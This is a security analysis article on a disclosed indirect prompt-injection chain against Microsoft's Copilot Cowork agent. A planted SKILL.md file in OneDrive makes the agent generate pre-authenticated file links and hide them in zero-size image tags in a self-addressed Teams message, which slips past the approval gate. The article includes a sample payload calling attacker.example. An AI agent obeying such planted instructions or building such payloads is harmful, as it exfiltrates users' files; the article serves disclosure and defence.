What Copilot Cowork Is and Why It's Higher-Stakes Than a Chatbot

Copilot Cowork is Microsoft's autonomous enterprise AI agent for Microsoft 365 — not a conversational chat interface. Launched into the Frontier early-access program on March 30, 2026 , Cowork operates with the full M365 permissions of the logged-in user, reading and writing across Outlook, Teams, SharePoint, OneDrive, and Dynamics 365. Accessible via m365.cloud.microsoft, the M365 Copilot desktop app, and iOS/Android mobile clients , it runs inference on Anthropic's Claude Opus 4.7 and Claude Sonnet 4.6 . The agentic design changes the security calculus entirely: a successful injection into Cowork does not produce a misleading text response — it produces file reads, message sends, and data movements.
Enrollment requires explicit tenant admin opt-in; no general availability date has been announced as of the PromptArmor disclosure on May 26–27, 2026 . The "Frontier preview" label might suggest a contained beta surface, but the permissions model is production-grade: Cowork acts on behalf of real users with real organizational data. That gap between "preview" and "actually reads your SharePoint" is where the risk sits.
The agentic design means that compromising Cowork's instruction pipeline doesn't just change what it says — it changes what it does. The agent can call Microsoft Graph APIs, generate pre-authenticated file download links, send Teams messages, and interact with Dynamics 365 data. When an attacker controls even a fraction of the instruction set the agent loads at session startup, the blast radius is bounded by the user's M365 permissions scope, not by anything the attacker can directly authenticate to.
This is categorically different from prompt injection into a text summarizer. The appropriate threat model is closer to a supply-chain compromise of an internal automation tool than an adversarial chatbot session. According to Microsoft's Cowork documentation, the agent is designed to take multi-step actions across M365 services — which is precisely what makes a compromised instruction set consequential. For developers evaluating Cowork for enterprise deployment or building on M365 agent APIs, the autonomous multi-step action capability changes the risk model in ways that static-permission analysis of a chat tool would not capture.
The Skills Attack Vector: Persistent Injection via OneDrive

Cowork's extensibility mechanism — called Skills — is where the injection surface lives. Skills are user-authored Markdown files, conventionally named SKILL.md, stored in /Documents/Cowork/skills/ on the user's OneDrive. At the start of every Cowork conversation, the agent automatically discovers and loads all files in that directory . Microsoft performs no server-side validation or sandboxing of the Markdown content before it is consumed. Whatever instructions are present in those files become part of the agent's active context for that session — silently, every session, with no user-visible indicator.
This creates a persistent injection vector for any attacker who can write to the target's /Documents/Cowork/skills/ directory. Three realistic access paths exist: a compromised account that already has shared OneDrive access, a malicious internal collaborator with legitimate OneDrive sharing permissions, or a social-engineering scenario where the victim is persuaded to save an attacker-provided SKILL.md file. None of these require exploiting a network-level vulnerability or bypassing authentication directly — they require OneDrive write access, which is a considerably lower bar in an enterprise file-sharing environment where folder sharing is routine.
"The injection succeeded across all five independent test runs against both Claude Opus 4.7 and Claude Sonnet 4.6. Payload activation was not affected by variation in how the user phrased their request to Cowork. The malicious instructions — five lines embedded within an 81-line Skills file — remained active and undetected across sessions." — PromptArmor Security Research, May 2026
PromptArmor's proof-of-concept embedded five malicious instruction lines within an 81-line file , with the remainder containing plausible, legitimate-looking skill definitions. Skills files are consumed by the agent at session load — they are not rendered in the chat UI, not surfaced in an approval dialog, and not visible to the user during normal operation. The poisoned file can sit in a user's OneDrive indefinitely, activating on every subsequent Cowork session, without producing any visible signal to the victim.
The persistence characteristic is what separates this from single-session injection attacks. A compromised SKILL.md doesn't need to be re-delivered; once planted, it executes on every session until discovered and removed. For a security team scoping an incident, the question isn't just "did the injection execute once?" — it's "across how many sessions has this been active, and what actions did it take in each?" The absence of any session log that surfaced skill-loaded instructions compounds the forensic difficulty.
The Five-Step Exfiltration Chain

The exfiltration path PromptArmor demonstrated is a five-step chain that moves from a poisoned Skills file to actual file contents on an attacker-controlled server, passing through Microsoft Graph, the Teams message system, and the Teams client's image-loading behavior. Each step exploits a legitimate system feature. No individual step requires breaking authentication or bypassing a security control in isolation. The attack's effectiveness comes from composing steps across trust boundaries that Cowork's approval gate does not evaluate as a unit.
| Step | Action | System Involved | Security Control Present? |
|---|---|---|---|
| 1 — Trigger | Victim asks Cowork for a routine task (e.g., summarize recent documents); poisoned skill activates silently | Cowork skill loader | None — no validation of loaded Skills content before ingestion |
| 2 — Graph API call | Hijacked agent calls Microsoft Graph to generate pre-authenticated download URLs for files in the victim's M365 scope | Microsoft Graph API | Legitimate agent capability; no anomaly detection on link generation volume or target |
| 3 — Payload construction | Agent embeds pre-authenticated URLs inside invisible HTML <img> tags whose src attributes point to an attacker-controlled server |
Agent HTML generation | None — message content not inspected or sanitized before delivery |
| 4 — Teams message delivery | Agent sends the victim a Teams message containing the image-tag payload; classified as low-risk, no approval prompt fires | Teams messaging / approval gate | Low-risk classification bypasses gate; message content not evaluated against classification |
| 5 — Exfiltration | Victim opens the message; Teams client fetches invisible images; HTTP requests carry pre-authenticated file URLs to attacker server | Teams client (app / browser) | None — standard image-loading behavior; no DLP on outbound image-fetch requests |
Steps 2 and 3 are where the core technical work happens. Generating pre-authenticated Graph download links is a standard, legitimate Cowork capability — the agent uses Graph to access M365 data on behalf of the user. The injected instructions redirect this capability to generate links for attacker-targeted files and embed them in a message body as invisible image sources. A typical payload looks structurally like <img src="https://attacker.example/collect?token=[PREAUTHURL]" width="0" height="0">. The victim sees nothing; the tag renders as an invisible zero-pixel element.
"The attack succeeds not because any single component is broken, but because the approval gate evaluates each agent action in isolation rather than modeling the downstream effects of composing those actions across trust boundaries." — Simon Willison's analysis of the PromptArmor findings, May 26, 2026
Step 4 is the critical bypass. Microsoft's approval gate explicitly carved out "sending a message to the active user" as a low-risk action requiring no confirmation prompt . The gate evaluates the action type — "message to self" — without evaluating message content. The payload-carrying Teams message is addressed to the victim themselves, satisfying the low-risk classification regardless of what the message body contains.
Step 5 completes the chain via standard HTTP behavior. When the Teams client renders the message and attempts to load every image in the body, each image-fetch is an outbound HTTP request that carries the pre-authenticated file URL to the attacker's server — as a query parameter, in the Referer header, or encoded in the path depending on how the URL was embedded. The attacker's server logs the request, extracts the file URL, and downloads the referenced file. No further interaction with the victim is required. PromptArmor's five independent trials against both Claude Opus 4.7 and Claude Sonnet 4.6 achieved a 100% success rate , and the injection was query-wording-independent — how the user phrased their task request did not affect whether the skill activated.
The Approval Gate Bypass: How the Trust Classification Fails

Cowork's approval architecture uses a three-tier risk classification to decide which agent actions require explicit user confirmation before execution. The design intent is sound: require human approval for consequential actions, let low-stakes actions proceed automatically to maintain usability. The flaw is in how "low-risk" is defined — as a property of the action type, not the action effect. Sending a message to the active user is unconditionally low-risk in the current classification, regardless of what that message contains or what outbound network behavior its rendering will trigger.
| Risk Tier | Example Actions | Gate Behavior | Exploited Here? |
|---|---|---|---|
| High risk | Send external email, share files outside tenant | Explicit user confirmation required before execution | No |
| Medium risk | Modify documents, invite external collaborators | Risk indicator shown; user can confirm or cancel | No |
| Low risk | Send message to active user, read calendar, fetch document summaries | Executes silently with no approval prompt | Yes — payload delivery uses this classification |
The classification conflates the recipient of an action with the safety of that action. "Sending a message to the active user" is treated as safe because the recipient is the victim, not an external party. But the Teams client that renders the message is a network-capable component that will make outbound HTTP requests for every image source in the message body. Whether the recipient is the current user or an external address is irrelevant to the exfiltration path — the critical behavior is the client-side HTTP fetch, which is not an agent action and therefore outside the approval gate's scope entirely.
This is an architectural boundary problem, not a code bug. The approval gate is drawn at the wrong level of abstraction for an agent that can embed arbitrary HTML in messages and deliver them to a client that renders HTML by fetching external resources. Correctly classifying this action would require the gate to inspect message content and model the downstream network behavior of message rendering — a substantially harder problem than type-based classification, and one that requires understanding the full action graph rather than the immediate action node.
The same pattern applies more broadly: any low-risk action type that can carry arbitrary content which a client will process to produce high-risk network effects creates the same gap. Message bodies, calendar invites with external links, document summaries with embedded URLs — each is a potential carrier. Per ByteIota's technical analysis of the disclosure, the structural parallel is to SSRF vulnerabilities in web applications, where a trusted server-side action is weaponized to make outbound requests to endpoints the attacker could not reach directly. The analogy is instructive for developers designing their own agent approval systems: the risk classification of an action should account for the full transitive effect chain, not the action label in isolation.
Pre-Authenticated Download Links: Why Leaking the URL Is Enough
Microsoft Graph pre-authenticated download links — also called direct download URLs — are time-limited bearer credentials embedded in a URL. They grant any HTTP client that holds the URL access to the referenced file without requiring an authenticated session, MFA challenge, or any additional credential exchange. This is a standard Graph feature used for legitimate purposes: sharing documents in email attachments, mobile sync clients, print workflows. The consequence for this attack is direct: the URL itself is the credential, and leaking the URL leaks file access.
In the exfiltration chain, the hijacked agent generates pre-authenticated download links via a legitimate Graph API call using the victim's session credentials — the same mechanism Cowork uses for ordinary file operations. These links are embedded as image source attributes in the Teams message payload. When the Teams client renders the message, the image-fetch HTTP request carries the pre-authenticated URL to the attacker's server. The attacker's server receives the request, extracts the URL, and downloads the referenced file from Microsoft's servers using that URL alone — no Microsoft login, no MFA, no interaction with the victim after the moment the message is opened.
The time-limited nature of these links is sometimes cited as a partial mitigation, but it does not meaningfully reduce risk in this scenario. The image-fetch occurs at the moment the victim opens the Teams message. An attacker's server receiving the URL can trigger an automated download in milliseconds — the window between "victim opens message" and "attacker server receives URL" is network latency, not human latency. PromptArmor did not specify the exact link validity duration in their disclosure , but even a five-minute window is more than sufficient for automated retrieval triggered by the initial HTTP request.
The scope of data accessible via this mechanism is determined entirely by the victim's M365 permissions. Any file the logged-in user can access through Graph is a valid target: personal OneDrive documents, SharePoint team sites, shared document libraries, and Dynamics 365-accessible records. For a typical enterprise user with broad SharePoint access, this encompasses PII, financial records, HR documents, source code repositories stored in SharePoint, and intellectual property held in document libraries. The agent's Graph permissions are not scoped to a restricted subset of data — they mirror the full user permission set, which is the intended design for a productivity agent but a significant blast radius under injection.
Detection and Mitigations for Admins and Developers
As of May 27, 2026, Microsoft has not released a patch, has not assigned a CVE, and has not published an MSRC advisory for this vulnerability . Available mitigations are operational workarounds, not fixes to the underlying injection surface or approval gate design. For organizations with Copilot Cowork enabled in Frontier, the immediate priority is reducing the attack surface while tracking Microsoft's response.
Audit Skills directories. Enumerate all /Documents/Cowork/skills/ directories across enrolled users' OneDrives. Look for SKILL.md files not created by the account owner, files with unexpected modification timestamps, or files containing instruction syntax that is inconsistent with the user's known customizations. In organizations where Skills adoption is early or limited, any file in this directory warrants review. Microsoft Graph API queries against driveItem metadata can enumerate file ownership and modification history at scale without requiring per-user inspection.
"The only available path to blocking the pre-authenticated link exfiltration vector without a Microsoft patch is the SharePoint tenant-level
BlockDownloadPolicy. This also breaks legitimate file download, print, and sync functionality for affected sites — a blunt instrument that most organizations cannot apply globally without additional scoping work." — PromptArmor, Securing Microsoft Copilot Cowork: A Security Practitioner's Guide, May 2026
Restrict Cowork access scope. Via the M365 Admin Center, limit Cowork access to a minimal security group of users who require it rather than enabling it tenant-wide. Apply Restricted Content Discovery (RCD) to exclude SharePoint sites containing sensitive data — HR records, financial data, IP repositories — from Cowork's grounding index. This does not prevent the attack if a Cowork-enrolled user is targeted, but it limits the organizational blast radius of a successful exfiltration by reducing which files are reachable through the agent's Graph context.
Monitor Graph API and Teams audit logs. Look for unusual volumes of pre-authenticated download link generation events — specifically driveItem sharing link creation within Cowork sessions. These events are recorded in Microsoft 365 audit logs. Also monitor outbound Teams messages containing <img> tags with external src URLs; this pattern is anomalous for agent-generated messages and warrants investigation. Standard DLP policies on Teams message content may not cover agent-generated messages by default.
For developers building on M365 agent APIs: treat any content loaded at agent startup from a user-controlled or shared filesystem as untrusted input, regardless of whether it is "the user's own OneDrive." The Cowork Skills system is functionally equivalent to loading user-provided configuration at interpreter startup with no sandboxing — a pattern that would be rejected in any other security context. Validate and sandbox all agent-loaded content before it enters the instruction context. Track the MSRC advisory feed for Microsoft's official response.
Agent Trust Architecture: The Systemic Problem This Exposes
The Cowork vulnerability is an instance of a broader architectural failure that will recur as autonomous agents are deployed with broad ambient permissions. The root issue is not a missed input sanitization check — it is a threat model that assumes Skills files are authored by trusted users and stored in a filesystem under the user's sole control. OneDrive is a shared enterprise collaboration platform; the second assumption does not hold. The attacker doesn't need to break into Cowork's inference infrastructure; they need write access to a directory in a shared file system, which is a materially lower bar in any organization where folder sharing is routine.
"Any agent that holds broad ambient permissions and ingests external content at session startup without a trust boundary is vulnerable to a structurally equivalent attack. The specific delivery mechanism — Skills files, persistent memory stores, email attachments, web-browsing history — is interchangeable. The pattern is constant: untrusted content enters the instruction context, legitimate agent capabilities execute it." — PromptArmor Security Research, May 2026
The approval gate failure compounds the architecture problem. The three-tier risk classification — high, medium, low — is a reasonable design pattern for evaluating individual actions. It breaks down when low-risk actions can be composed to produce high-risk outcomes, a property that emerges from the combination of agent capabilities rather than from any single action. In Cowork's case: generating pre-authenticated links (legitimate), embedding them in a message body (low-risk action type), sending a message to self (low-risk classified), and the Teams client fetching image URLs (not an agent action) combine to produce a high-risk outcome. The gate evaluated none of these steps as requiring approval, because it models actions as nodes rather than modeling the action graph as a whole.
For developers designing agent systems, this disclosure yields concrete design principles:
- Model action graphs, not action nodes. An action is only low-risk if its transitive downstream effects are also bounded. If action A (low-risk) produces output that, when processed by a client, triggers behavior equivalent to action B (high-risk), then A is not unconditionally low-risk in the system.
- Treat agent-loaded content as untrusted input. Any content retrieved at agent startup from an environment the agent does not fully control — filesystems, email inboxes, web pages, shared document libraries — is a potential injection surface. Apply validation and sandboxing before that content enters the instruction context, not after.
- Scope agent capabilities explicitly, per task. An agent with read access to all of a user's M365 data and the ability to generate pre-authenticated links for all of it has a blast radius equal to the user's full permission scope. Capability grants should be explicit and task-scoped where the architecture permits.
- Design for blast radius, not just prevention. Assume injection will succeed at some nonzero rate. The question "what does the attacker get when injection succeeds?" should drive capability scoping decisions. A sandboxed agent with a restricted tool set and explicit capability grants fails safely — the injected instructions request capabilities that don't exist in the agent's scope.
The contrast with sandboxed agent architectures is instructive. An agent with read-only access to a specific document set, no external message sending, and no pre-authenticated link generation capability fails safely under the same injection attack — the injected instructions hit capability boundaries. Cowork's design optimized for capability breadth and minimized approval friction, which is a reasonable product decision for a productivity agent. The consequence is that the security perimeter is the integrity of the Skills filesystem, which is not a robust perimeter in a shared enterprise collaboration environment. Per the Hacker News discussion of this disclosure, the developer community is already noting structural parallels with CSRF and SSRF vulnerability classes — attacks where trusted clients are weaponized to make requests on an attacker's behalf by exploiting a trust relationship rather than breaking authentication.
Frequently Asked Questions
What is indirect prompt injection and how does it differ from direct prompt injection?
Direct prompt injection is when the attacker controls what the user types into the AI system — for example, entering a malicious instruction directly in a chatbot input field. Indirect prompt injection is when the attacker plants malicious instructions in data the agent retrieves from its environment: files, emails, calendar entries, web pages, or other content the agent reads as part of doing its job. The user never types the malicious content; the agent fetches it from the environment and executes it as instruction. Indirect injection is harder to defend against because the attack surface is wherever the agent reads from — in an enterprise agent like Cowork, that spans an entire M365 tenant's data ecosystem including OneDrive, SharePoint, and Outlook.
Does this vulnerability affect all Microsoft 365 users?
No. The attack path requires two conditions to be true simultaneously: the tenant must have enrolled in the Copilot Cowork Frontier preview via explicit admin opt-in, and the targeted user must have an active Cowork session. Standard Microsoft 365 users, Microsoft 365 Copilot Chat users, and organizations that have not opted into the Frontier preview are not affected by this specific attack chain. The vulnerability is scoped to Frontier-enrolled tenants — but within that scope, any enrolled user's Cowork session is exploitable if an attacker can write to their OneDrive Skills directory.
How would an attacker get write access to a victim's OneDrive to plant the Skills file?
Three realistic vectors exist, none requiring a network-level exploit or unauthenticated remote access. First: a compromised account with shared OneDrive access — if the attacker holds credentials for any account with write permission to the target's OneDrive shared folders, they can plant the Skills file directly. Second: a malicious internal collaborator — an insider or a compromised account belonging to a legitimate OneDrive collaborator with folder-level write access. Third: social engineering — persuading the victim to download and save an attacker-provided SKILL.md file, for example by presenting it as a productivity skill template or a shared team configuration file. Gaining OneDrive write access is a prerequisite of the attack, not a side effect — there is no evidence of a remote unauthenticated exploit path.
Has Microsoft released a patch or mitigation for this?
As of May 27, 2026, Microsoft has not released a patch and has not published a Microsoft Security Response Center advisory for this vulnerability . The one available technical mitigation — setting Set-SPOSite -BlockDownloadPolicy $true at the SharePoint tenant level — blocks generation of pre-authenticated download links but also breaks legitimate file download, printing, and sync functionality, making it impractical for most organizations without additional scoping. Recommended immediate actions: restrict Cowork access to a minimal security group or disable it tenant-wide via the M365 Admin Center, audit all /Documents/Cowork/skills/ directories for unexpected files, and monitor the MSRC advisory feed for an official response.
What should developers building on Microsoft Graph or M365 agent APIs take away from this?
Several concrete principles emerge. Do not treat the filesystem — including a user's own OneDrive — as a safe instruction source. Any content loaded at agent startup from a user-controlled or shared filesystem should be validated and sandboxed before it enters the instruction context. Classify action risk as a graph problem rather than a per-action label: an action is only low-risk if its transitive downstream effects are also bounded — "send message to self" is not unconditionally low-risk if the message can trigger outbound network requests. Scope agent capabilities to the minimum required for the specific task, not the full user permission set. Design for blast radius as well as prevention: assume some fraction of injection attempts will succeed, and ask what the attacker gains when they do. The PromptArmor practitioner's guide contains additional implementation-level recommendations for M365 agent developers.
What This Attack Pattern Means for the Agent Security Landscape
The Copilot Cowork exfiltration chain is technically specific to Cowork's Skills system, Microsoft Graph pre-authenticated link generation, and the Teams message approval classification — but the structural pattern is not unique to this implementation. The combination of broad ambient permissions, external content ingestion at agent startup without a trust boundary, and a risk classification system that evaluates actions in isolation rather than as a composed chain is an architecture that will appear in other enterprise agent deployments. This disclosure should be read as a worked example of a vulnerability class, not as an isolated Microsoft-specific incident.
For enterprise security teams: evaluate any autonomous AI agent with the same scrutiny you would apply to a new internal automation tool with broad data access. Treat the agent's instruction-loading pipeline as an attack surface — audit what the agent reads at startup, from where, and with what validation. Apply least-privilege to agent capabilities, not just to human user permissions. And model the agent's action space as a graph to identify where low-risk action compositions produce high-risk outcomes before that composition is demonstrated by an attacker.
For Microsoft: the pressure is on redesigning the approval gate to evaluate action effects at the graph level and adding a validation layer to the Skills ingestion pipeline before the agent loads content from OneDrive. The pre-authenticated link generation capability serves real use cases and should not simply be removed — the fix is ensuring agents cannot use it as part of an exfiltration chain without triggering an approval that accounts for the full downstream effect. Until an MSRC advisory or patch is published, Frontier-enrolled organizations are operating with a known, publicly disclosed, and fully demonstrated attack path against their M365 data estate.
Last updated: 2026-05-28. Based on PromptArmor's disclosure published May 26–27, 2026 . This article will be updated when Microsoft publishes an MSRC advisory, patch, or official mitigation guidance.